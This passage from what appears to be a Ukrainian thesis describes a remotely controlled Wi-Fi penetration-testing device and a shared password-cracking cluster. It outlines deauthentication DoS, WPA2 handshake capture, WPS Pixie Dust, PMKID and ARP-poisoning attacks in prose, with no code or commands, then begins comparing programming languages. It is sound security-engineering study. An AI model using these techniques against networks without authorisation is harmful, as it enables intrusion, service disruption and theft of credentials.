Перший процес в схемі передбачає в собі початкове налаштування апаратного засобу шляхом підключення всіх складових апаратного застосунку, мікрокомп’ютеру, Wi-Fi адаптеру, через інтерфейс USB, для збільшення дальності та покращення сигналу зв’язку. До адаптер в свою чергу під‘єднується антена, всенаправлена антена дозволяє пристрою знаходити велику кількість мереж навкруги неї, такі антени використовуються в точках доступу для роботи з декількома клієнтами на невеликій території навіть коли клієнти можуть знаходитися в різних місцях відносно самої точки доступу. Інший тип антен направлена антена використовується для передачі даних на великих відстанях (для технології Wi-Fi), але потребує чіткого розуміння розміщення антени точки доступу та антени користувача, через те, що необхідне чітке направлення антен одна на одну, приклад направленої антени можна побачити на рисунку 2.2. Подальше з’єднання мікрокомп’ютера з GSM-модемом, який забезпечує

безперервне з’єднання пристрою з мережею Інтернет за допомогою GSM зв’язку через будь якого оператора зв’язку. Заключним, та не менш важливим є з’єднання мікрокомпютера та приєднаних до нього компонентів з джерелом живлення, яким може виступати як з’єднання з мережею через адаптер живлення на 5В 3А, так і акумуляторна батарея з тими ж характеристиками.

Рисунок 2.2 –Ілюстрація направленої Wi-Fi антени

Другим процесом в інформаційній технології є процес реєстрації пристрою тестування в головній панелі керування та налаштування конфігурацій пристрою. Процес реєстрації пристрою в системі виглядає таким чином. До інтернет ресурсу автоматично приєднується пристрій та з’єднується з обліковим записом користувача (через дії адміністратора), а також кожен пристрій налаштовується під окремого користувача з його індивідуальними параметрами, які вводить безпосередньо сам користувач при реєстрації свого пристрою. Під час реєстрації пристрою в системі керування користувач вводить API ключ від Telegram бота, або система в автоматичному порядку створює такого, бот необхідний для контролювання кожного окремого пристрою тестування. Схему реєстрації та налаштування пристрою показано на рисунку 2.3.




Рисунок 2.3 –Схема реєстрації пристрою в мережі і налаштування пристрою

Після завершення налаштування пристрою, та отримання повідомлення від Telegram бота з основними можливостями та функціоналом бота. Розпочинається процес під номером 3, під час нього користувачу необхідно під’єднати антену необхідного типу, для зручності використання пристрою, ввійти в зону дії бездротової мережі, або направити спеціального типу антену в необхідну зону, для перехоплення та для досягнення необхідного рівня потужності сигналу. Розпочати роботу пристрою тестування в Telegram боті.

Наступним четвертим процесом, користувач обирає тип атаки на мережу, зовнішні атаки стосуються мереж до яких наразі не може під’єднатися пристрій тестування, саме тому усі атаки в цьому типі спрямовані на знаходження методу обійти певні міри безпеки та потрапити в саму мережу, внутрішні атаки передбачають, що пристрій тестування вже має доступ до мережі, і можна розпочинати аналіз та дослідження внутрішньої мережі на наявність загроз,

вразливостей тощо. Також частиною цього процесу є проведення атак внутрішнього типу, під час яких перевіряються вразливості стійкості самої мережі, перевіряються клієнти всередині мережі на можливі вразливості системи клієнтів.

При виконанні п’ятого процесу інформаційної системи виконується перевірка безпеки мереж, відповідно до процесу проведення обраного типу. Мережі перевіряються атака за атакою, по списку. Далі виконується аналіз результаті проведених атак, та запис їх результатів до спеціального файлу.

По завершенню проведення атак та проведення аналізу стійкості мережі, до застосованих атак, проводиться шостий процес, під час якого виконується вивантаження записаних під час перевірок логів до системи керування пристроями, запис додаткових даних про мережі, їх клієнтів а також записи про стійкість мережі до атак.

Наступним, сьомим, процесом є створення звіту про проведену перевірку, куди додаються усі основні етапи тестування та їх результати в зручному для користувача форматі, після чого в користувача з’являється можливість вивантажити звіт через панель керування пристроями, або телеграм бот.

2.2 Архітектура програмно-апаратного засобу

В загальному програмно-апаратний засіб складається з декількох структурних елементів, які комунікують між собою. Кожний структурний елемент виконує свою окрему функцію. Структурну схему засобу можна переглянути на рис. 2.4.

Основним структурним блоком засобу є панель керування пристроями, через неї проходить:

1) Авторизація та реєстрація клієнтів
2) Реєстрація апаратних пристроїв
3) Створення зв’язку клієнта з пристроєм
4) Налаштування конфігурації пристрою
5) Логування всіх дій системи

6) Під’єднання пристроїв тестування та контролює мережу пристроїв




Рисунок 2.4 – Структурна схема засобу

Панель керування з’єднується з базою даних через локальну мережу, а з іншими компонентами технології через мережу Інтернет. Реалізовується панель керування в вигляді веб-додатку.

База даних використовується як сховище даних, для збереження логів, дій користувачів, та аналізу звітів протестованих мереж, записів про самі мережі та їхніх клієнтів. Також в системі повинні зберігатися дані користувачів їхні дані для входу, а також зв’язки між користувачами і пристроями, записи про які також знаходяться в базі. Для реалізації такого роду зв’язків, необхідне використання реляційної бази даних.

В даній інформаційній технології використовуються кластери для перебору паролів в ролі кластеру може виступати будь, який ПК, чи спеціалізований кластер (майнинг ферма), ідея системи полягає в тому, щоб

кожен користувач міг перебирати паролі та хеші на ресурсах які йому доступні, і кожен користувач може підключити свою обчислювальну потужність для своїх потреб, а при бажанні допомогти іншим користувачам та об’єднати зусилля багатьох пристроїв для створення однієї загальної мережі кластерів які зможуть перебирати поодиноко не важкі комбінації для користі інших користувачів, але також можна додати свої потужності для об’єднання через застосунок Hashtopolis в одну потужну обчислювальну систему для паралельного перебору найскладніших ключів.

Для підключення свого кластеру до системи необхідно завантажити спеціальне програмне забезпечення, мати зовнішній IP адрес для постійного зв’язку через цю адресу, авторизуватися в системі для розуміння користувача, обрати бажаний режим роботи потужностей, і в системі контролю вказати коло користувачів яким ви надаєте доступ до використання кластера, або ж зробити його приватним, лише для цього користувача. Словник в такому випадку створюється на розсуд користувача. Словники можна взяти вже готові, наприклад підбірку найрозповсюдженіших паролів чи створити власний словник за допомогою різного роду утиліт, які встановлені за замовчуванням в kali-linux.

Кластери об’єднуються в мережу кластерів за допомогою спеціального програмного забезпечення, яке дозволяє ставити завдання як кожному окремому так і всім кластерам одночасно.

Телеграм бот розгорнутий на базі пристрою. Використовується бот для подавання команд апаратному пристрою та відображення результатів виконання поставлених задач, вирішення в виді телеграм бота дозволяє в режимі реального часу, забезпечити спілкування клієнта з апаратним пристроєм.

Спілкування пристрою з клієнтом також можливо було реалізувати через систему керування пристроями, в такому випадку необхідно використати один з варіантів спілкування, long pooling, або пряме звертання панелі керування до пристрою тестування. Детальніше розглянувши метод long pooling, який працює за принципом постійного посилання запитів на сервер. Для отримання інформації від нього на наявність нових задач, саме для цього пристрою, такий

варіант роботи засобу потребує реалізації спеціального списку завдань на стороні сервера, для запису необхідних завдань та контроль їх виконання, знайдені недоліки використання такого методу через можливі затримки в роботі пристрою. Постійне використання запитів до серверу може перенавантажувати мережу, а також буде постійно, з деякою затримкою, надсилати запити до серверу, які здебільшого не будуть мати зовсім ніякого результату через відсутність задач для апаратного засобу саме в секунду обробки запиту сервером. Варіант прямого звернення панелі керування до апаратного пристрою тестування, є проблемою через необхідність використання кінцевої IP-адреси, через яку і будуть проходити запити до пристрою тестування, але наявні тарифи операторів стільникового зв'язку надають таку функцію лише за спеціальних підписок на тарифи, а також за великі кошти. Саме тому було обрано варіант використання Telegram бота.

Апаратний пристрій служить для поєднання програмних застосунків з віддаленим керуванням та можливості сканування Wi-Fi мережі радіус дії якої 50 метрів. За основу взято програмно-апаратний комплекс Wi-Fi H.

Основний метод комунікації елементів системи між собою це мережа інтернет, клієнти спілкуються з технологією лише через мережу інтернет.

2.3 Загальний алгоритм роботи засобу

Для початку роботи пристрою його потрібно підключити до мережі Інтернет, а користувачу перейти на інтернет ресурс панелі налаштування пристроїв, на якому необхідно вказати потрібні налаштування пристрою для його подальшої роботи, після чого натиснути на кнопку «Зберегти», після чого перейти до телеграм боту, який ви вказали в налаштуваннях засобу в панелі керування пристроями.

Після проведення попередніх дій пристрій починає свою роботу, про що і буде свідчити повідомлення надіслане від пристрою в телеграм бота.

Щойно пристрій приєднався до серверу Telegram. Засіб повідомляє користувача про свою готовність до роботи, надіславши повідомлення. Надалі

пристрій знаходиться в режимі очікування команд від клієнта, щойно клієнт надсилає будь-яку команду пристрій миттєво реагує та перевіряє, якщо ця команда відповідає вже заготовленим всередині пристрою сценаріям.

У випадку коли обрано режим зовнішнього тестування пристрій розпочинає діяти згідно шаблону, спочатку пристрій виводить користувачеві всі доступні йому мережі та кожної секунди оновлює список мереж відповідно до даних програми Aircrack-ng, після натискання клієнтом на клавішу припинити сканування пристрій зупиняє сканування ефіру та пропонує користувачеві обрати необхідну для тестування мережу чи мережі, клієнт натискає на клавішу, яка відображає назву мережі в наданому йому списку, після натискання мережа автоматично потрапляє до списку під назвою «Обрані мережі», після натискання клієнтом на клавішу «перейти до тестування», пристрій розпочинає йти по списку атак.

Коли назва атаки відповідає сценарію зовнішньої DoS-атаки, засіб починає надсилання пакетів для деавтентифікації MAC-адреси кожного користувача на маршрутизатор окремо а також на broadcast роутера.Схема роботи даного сценарію показана в схемі, яку можна побачити на рисунку 2.5.

Рисунок 2.5 –Схема сценарію атаки DoS

У випадку відповідності назві атаки в списку до сценарію WPA атаки, пристрій одразу розпочинає прослуховування ефіру на предмет наявності в ньому Wi-Fi точок доступу чи їх клієнтів, для подальшої їх деавтентифікації та перехоплення рукостискання.

Далі пристрій розпочинає деавтентифікацію клієнтів мережі по черзі. Після успішної передачі повідомлення про деавтентифікацію пристрій прослуховує ефір на наявність в ньому протоколів рукостискання, бо пристрій який був деавтентифікований здебільшого в автоматичному режимі намагається перепідключитися до мережі, перехопивши пакети пристрій повідомляє користувачеві про перехоплення рукостискання та очікуючи команди з подальшими діями над мережею. Схему роботи атаки на WPA2 з перехопленням «рукостискання», наведено на рисунку 2.6.




Рисунок 2.6 –Схема атаки на протокол WPA2 з перехопленням «рукостискання»

Після отримання відповіді, користувач із зазначенням, яке рукостискання передаватиме на перебір у кластер. Враховуючи те, що кластер повинен максимально прискорити процес перебору пароля, доцільно використання утиліти hashcat для перебору пароля не на процесорі пристрою, на якому розгорнуть кластер, а саме на відеокарті пристрою, для прискорення щонайменше в 50 разів. Файл рукостискання знаходиться у форматі .pcap для конвертації цього файлу, потрібно конвертувати файл за допомогою інтернет-ресурсу утиліти hashcat, для цього завдання було розроблено додатковий модуль програми. Для такого перетворення засіб відправляє файл рукостискання на веб-ресурс, і очікує посилання конвертований файл для прискореного перебору. Після отримання файлу, що конвертується, засіб відправляє його на кластери і починає процес перевірки стану перебору пароля.

Робота з кластером має в собі ще один на перший погляд не помітний користувачеві хід, спочатку рукостискання записуються на веб панелі, а вже далі попадають до кластера чи мережі кластерів на перебір.

Кластер в свою чергу отримує рукостискання за спеціальною адресою та записує в пам'ять інформацію про mac-адресу точки доступу, від якої перехоплено рукостискання. Надалі кластер виводить на спеціально створену веб сторінку інформацію про всі мережі, які вже перебиралися на ньому, та засвідчує відповідний кожній мережі статус: в процесі перебору, проль не знайдено чи висвітлює підібраний пароль.

Коли стан паролю зміниться веб панель керування повідомить про це пристрій, а він в свою чергу користувача змінивши можливу дію над мережею на повідомлення, в якому буде зазначено результат виконання перебору.

В випадку, якщо назва атаки відповідає сценарію WPS-атаки, модуль Wi-Fi адаптера переходить режим моніторингу після чого визначає необхідні цілі для атаки, після чого перевірка мережі на вразливість до Pixie Dust. Атака Pixie Dust дозволяє для деяких точок доступу, з включеним WPS, дуже швидко дізнатися про PIN, а потім і пароль від Wi-Fi мережі. В даний час скрипт WiFi-autopwner дозволяє виконувати автоматизовану та інтелектуальну атаку Pixie

Dust щодо всіх точок доступу в радіусі досяжності. Завдяки автоматизації, від нападника не потрібні будь-які дії – достатньо запустити програму та дочекатися результатів виконання. Пробуємо, чи підійдуть ПІНи з бази даних відомих ПІНів та згереновані за певними алгоритмами. Запуск повного перебору, якщо попередні кроки не дали результату. У разі розкриття ПІН відразу робиться спроба отримати пароль від Wi-Fi мережі, причому використовується досить незвичайна, але надійна техніка Схему роботи атаки можна побачити на рисунку 2.7.




Рисунок 2.7 –Схема атаки на протокол WPS

В випадку, якщо назва атаки відповідає сценарію PMKID-атаки, розпочинається робота утиліти для перехоплення PMK ключа, надалі утиліта повинна мати можливість перехоплювати пакети мережі. Атаки з підбору паролів на основі перехоплених кадрів не нові, але на відміну від методів, що застосовувалися раніше, нова атака не вимагає очікування підключення до мережі нового користувача і збереження всієї активності, пов'язаної з

встановленням ним з'єднання. Для отримання даних, достатніх для початку підбору пароля, новий метод вимагає перехоплення лише одного кадру, який можна отримати у будь-який час, надіславши запит автентифікації до точки доступу. Подібна особливість значно спрощує отримання даних для початку підбору, але в цілому успішність атаки як і раніше залежить від стійкості встановленого пароля до підбору за словником. Щойно ключ буде перехоплено засіб в автоматичному режимі переходить до перебору паролю на кластері. Після перебору паролю відбувається логування всіх дій.

При виборі атаки яка відповідає внутрішньому типу, відбовається ARP spoofing, а за додаткової необхідності DoS-атака, яка реалізовується через вразливість протоколу ARP. Схема алгоритму роботи застосунку при виборі внутрішніх атак показано на рисунку 2.8.




Рисунок 2.8 – Схема алгоритму роботи застосунку на внутрішніх атаках

"Отруєння" ARP (ARP Poisoning) - це тип кібератаки, яка використовує слабкі місця широко поширеного протоколу дозволу адрес (Address Resolution Protocol, ARP) для порушення або перенаправлення мережного трафіку або стеження за ним.

ARP призначений для визначення MAC-адреси за IP-адресою іншого комп'ютера. ARP дозволяє підключеним до мережі пристроям запитувати, якому пристрою в даний час призначена конкретна IP-адреса. Пристрої також можуть повідомляти про це призначення решти мережі без запиту. З метою ефективності пристрою зазвичай кешують ці відповіді та створюють список поточних призначень MAC-IP.

"Отруєння" (підміна) ARP полягає у використанні слабких сторін ARP для порушення призначень MAC-IP для інших пристроїв у мережі. У 1982 році, коли був представлений протокол ARP, забезпечення безпеки не було першочерговим завданням, тому розробники протоколу ніколи не використовували механізми автентифікації для перевірки повідомлень ARP. Будь-який пристрій у мережі може відповісти на запит ARP, незалежно від того, чи є адресатом цього запиту. Наприклад, якщо комп'ютер A запитує MAC-адресу комп'ютера B, зловмисник може відповісти на комп'ютері C, і комп'ютер A прийме цю відповідь як достовірну. За рахунок цієї вразливості було проведено величезну кількість атак. Використовуючи доступні інструменти, зловмисник може «отруїти» кеш ARP інших хостів у локальній мережі, заповнивши його невірними даними.

Першим кроком у плануванні та реалізації атаки ARP Poisoning є вибір мети. Це може бути конкретна кінцева точка мережі, група кінцевих точок або мережевий пристрій, таке як маршрутизатор. Маршрутизатори є привабливими цілями, оскільки успішне отруєння маршрутизатора ARP може порушити трафік для всієї підмережі.

Усім зловмисникам, які бажають виконати отруєння ARP, легко доступний широкий спектр інструментів. Після запуску вибраного інструменту та налаштування відповідних параметрів зловмисник починає атаку. Він може

негайно розпочати розсилання повідомлень ARP або дочекатися отримання запиту.

Після пошкодження кеша ARP на пристрої (пристроях) жертви зловмисник зазвичай виконує якісь дії з неправильно спрямованим трафіком. Він може переглядати або змінювати його, або створити "чорну дірку", щоб дані ніколи не доходили до адресата. Вибір дій залежить від мотивів зловмисника.

Одразу після завершення будь яких дій пристрій повертається до очікування нових команд від користувача.

Таким чином в даному розділі розглянуто та обґрунтовано основні аспекти створення інформаційної технології, її технічні засоби та програмне забезпечення.

3 РЕАЛІЗАЦІЯ ПРОГРАМНОГО ЗАСОБУ

3.1 Обґрунтування вибору мови програмування

Для реалізації представленого застосунку і виконання поставленої мети, потрібно визначити, які саме інструментальні засоби можуть бути використані для розробки програмного продукту. Проаналізуємо нижче програмні засоби, бібліотеки та фреймворки, що будуть використовуватись.

Існує чимало мов програмування розрахованих на виконання різноманітних задач. Усі мови мають свої переваги та недоліки, тому потрібно визначити оптимальний варіант і використати його для розробки.

Даний проект може бути реалізований за допомогою наступних мов програмування: Java, C#, PHP та Python. Розглянемо плюси та мінуси кожної з зазначених мов для визначення такої, яка найбільше задовольнить наші потреби.

Найрозповсюдженіша мова серед пентестерів на сьогоднішній день є python.

Python – інтерпретована об'єктно-орієнтована мова програмування високого рівня зі строгою динамічною типізацією. Розроблена в 1990 році Гвідо ван Россумом. Структури даних високого рівня разом із динамічною семантикою та динамічним зв'язуванням роблять її привабливою для швидкої розробки програм, а також як засіб поєднування наявних компонентів. Python підтримує модулі та пакети модулів, що сприяє модульності та повторному використанню коду. Інтерпретатор Python та стандартні бібліотеки доступні як у скомпільованій, так і у вихідній формі на всіх основних платформах [19].

В мові програмування Python підтримується кілька парадигм програмування, зокрема: об'єктно-орієнтована, процедурна, функціональна та аспектно-орієнтована. Python є однією з найбільш потрібних мов програмування для кібербезпеки, враховуючи її переваги:

– Широка бібліотека потужних пакетів, що підтримує швидкий розвиток додатків (RAD) Чистий синтаксичний код та модульний дизайн

– Автоматичне управління пам’яттю та можливість динамічного набору тексту

– Змішані кодові середовища для поєднання різних мов програмування (MicroPython, Cython, Jython, Skulpt (JS), PyPy)

Дизайн мови Python побудований навколо об'єктно-орієнтованої моделі програмування. Реалізація ООП в Python є елегантною, потужною та добре продуманою, але разом з тим, достатньо специфічною в порівнянні з іншими об'єктно-орієнтованими мовами.

Можливості та особливості:

– Класи є одночасно об'єктами з усіма нижче наведеними можливостями.

– Успадкування, в тому числі множинне.

– Поліморфізм (всі функції віртуальні).

– Інкапсуляція (два рівні — загальнодоступні та приховані методи і поля). Особливість — приховані члени доступні для використання та помічені як приховані лише особливими іменами.

– Методи, що керують життєвим циклом об'єкта: конструктори, деструктори, розподільники пам'яті.

– Перевантаження операторів

– Управління доступу до полів

– Класи, вкладені у функції та інші класи.

C# – це об’єктно-орієнтована мова програмування з безпечною системою типізації для платформи .NET. синтаксис C# близький до C++. Мова має строгу статичну типізацію, підтримує поліморфізм, перевантаження операторів, вказівники на функції-члени класів, атрибути, події, властивості, винятки, коментарі у форматі XML. Всі змінні автоматично ініціалізуються середовищем і мають типову захищеність, що дозволяє уникнути невизначених ситуацій у разі відсутності ініціалізації, зміни в об’єкті або спроби виконати недопустиме перетворення типів [20].

Синтаксис C# близький до C++ і Java. Мова має строгу статичну типізацію, підтримує поліморфізм, перевантаження операторів, вказівники на функції-члени класів, атрибути, події, властивості, винятки, коментарі у форматі XML.

Особливості мови C#:

– часткові типи;

– не допускаються глобальні змінні або функції, усі методи оголошуються всередині класів;

– підтримка типізованих неявних оголошень змінних;

– безпечніша мова, у порівнянні з C++;

